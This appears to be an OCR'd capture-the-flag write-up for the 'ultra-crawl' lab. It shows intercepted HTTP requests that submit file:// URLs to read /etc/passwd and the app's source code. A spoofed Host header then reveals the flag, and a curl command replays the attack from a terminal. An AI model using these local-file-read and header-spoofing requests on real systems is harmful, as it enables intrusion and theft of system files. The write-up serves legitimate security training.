
Ultra crawl a website
Not secure | 35.246.158.241:30698
Ultra Crawl
Crawl:
file:///etc/passwd
Confirm identity
Burp Project Intruder Repeater Window Help Burp Suite Community Edit
Decoder Comparer Logger Extender Project o
Dashboard Target Proxy Intruder
Intercept HTTP history WebSockets history Options
Request to http://35.246.158.241:30698
Forward Drop Intercept is... Action Open Brow
Pretty Raw Hex
Ins

```
POST / HTTP/1.1
Host: 35.246.158.241:30698
Content-Length: 32
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://35.246.158.241:30698
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image
/avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex
change;v=b3;q=0.9
Referer: http://35.246.158.241:30698/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

url=file:///etc/passwd
```

Using Burp, we can intercept the request and modify it. In this case we added:

‘file:///etc/passwd’

Laboratory: ultra-crawl




```
POST / HTTP/1.1
Host: 35.246.158.241:30698
Content-Length: 32
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/97.0.4692.71 Safari/537.36
Origin: http://35.246.158.241:30698
Content-Type: application/x-www-form-urlencoded
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://35.246.158.241:30698/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

url=file%3A%2F%2F%2Fetc%2Fpasswd
```

```
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 1017
Server: Werkzeug/2.0.1 Python/3.6.9
Date: Wed, 26 Jan 2022 20:05:46 GMT

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
ctf:x:1000:1000::/home/ctf/:/bin/bash
```


Here, we can see that the user `ctf` (which probably runs the challenge) has its home directory in `/home/ctf`. A wild guess for the name of the python source code - `app.py` - was successful. We knew that the server runs python from the above response header - `Server: Werkzeug/2.0.1 Python/3.6.9`.

Laboratory: ultra-crawl

So, sending the payload (`file:///home/ctf/app.py`):




we get the following source



```
import base64
from urllib.request import urlopen
from flask import Flask, render_template, request

app = Flask(__name__)

@app.route('/', methods=['GET', 'POST'])
def index():
    print(request.headers['Host'])
    if request.headers['Host'] == "company.tld":
        flag = open('sir-a-random-folder-for-the-flag/flag.txt').read()
        return flag
    if request.method == 'POST':
        url = request.form.get('url')
        output = urlopen(url).read().decode('utf-8')
        if base64.b64decode("Y3Rmew==").decode('utf-8') in output:
            return "nope! try harder!"
        return output
    else:
        return render_template("index.html")


if __name__ == '__main__':
    app.run(host='0.0.0.0', port=5000, debug=False, threaded=True, use_evalex=False)
```

Laboratory: ultra-crawl

So, sending the payload (`file:///home/ctf/app.py`):




```
import base64
from urllib.request import urlopen
from flask import Flask, render_template, request

app = Flask(__name__)

@app.route('/', methods=['GET', 'POST'])
def index():
    print(request.headers['Host'])
    if request.headers['Host'] == "company.tld":
        flag = open('sir-a-random-folder-for-the-flag/flag.txt').read()
        return flag
    if request.method == 'POST':
        url = request.form.get('url')
        output = urlopen(url).read().decode('utf-8')
        if base64.b64decode("Y3Rmew==").decode('utf-8') in output:
            return "nope! try harder!"
        return output
    else:
        return render_template("index.html")


if __name__ == '__main__':
    app.run(host='0.0.0.0', port=5000, debug=False, threaded=True,
use_evalex=False)
```

Here, we can see that if the `Host` header is set to `company.tld`, we will get the flag.

Laboratory: ultra-crawl

Intercept request and change Host value with ‘company.tld’



Ultra crawl a website
view-source:35.246.158.241:3069
Not secure | 35.246.158.241:30698
Ultra Crawl
Crawl: file:///home/ctf/app.py
Burp Project Intruder Repeater Window Help
Burp Suite Community Edition
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender
Intercept HTTP history WebSockets history Options
Request to http://35.246.158.241:30698
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex \n
35.246.158.241:30698
view-source:35.246.158.241:3069
Not secure | 35.246.158.241:30698

```
POST / HTTP/1.1
Host: company.tld
Content-Length: 39
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://35.246.158.241:30698
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,
Referer: http://35.246.158.241:30698/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

url=file%3A%2F%2F%2Fhome%2Fctf%2Fapp.py
```

```
ctf{d8b7e522b0ab04101e78ab1c6ff68c4cb2f30ce9d4427d4cd77bc19238367933}
```

Send Request from Terminal

Try to send request from terminal(without BURP Suite)



```
┌──(kali㉿kali)-[~]
└─$ curl -i -s -k -X $'POST' \
    -H $'Host: 35.246.158.241:30699' -H $'Content-Length: 39' -H $'Cache-Control: max-age=0' -H $'Upgrade-Insecure-Req
uests: 1' -H $'Origin: http://35.246.158.241:30699' -H $'Content-Type: application/x-www-form-urlencoded' -H $'User-Ag
ent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.82 Safari/537.3
6' -H $'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,appli
cation/signed-exchange;v=b3;q=0.9' -H $'Referer: http://35.246.158.241:30699/' -H $'Accept-Encoding: gzip, deflate' -H
 $'Accept-Language: en-US,en;q=0.9' -H $'Connection: close' \
    --data-binary $'url=file%3A%2F%2F%2Fhome%2Fctf%2Fapp.py' \
    $'http://35.246.158.241:30699/'
```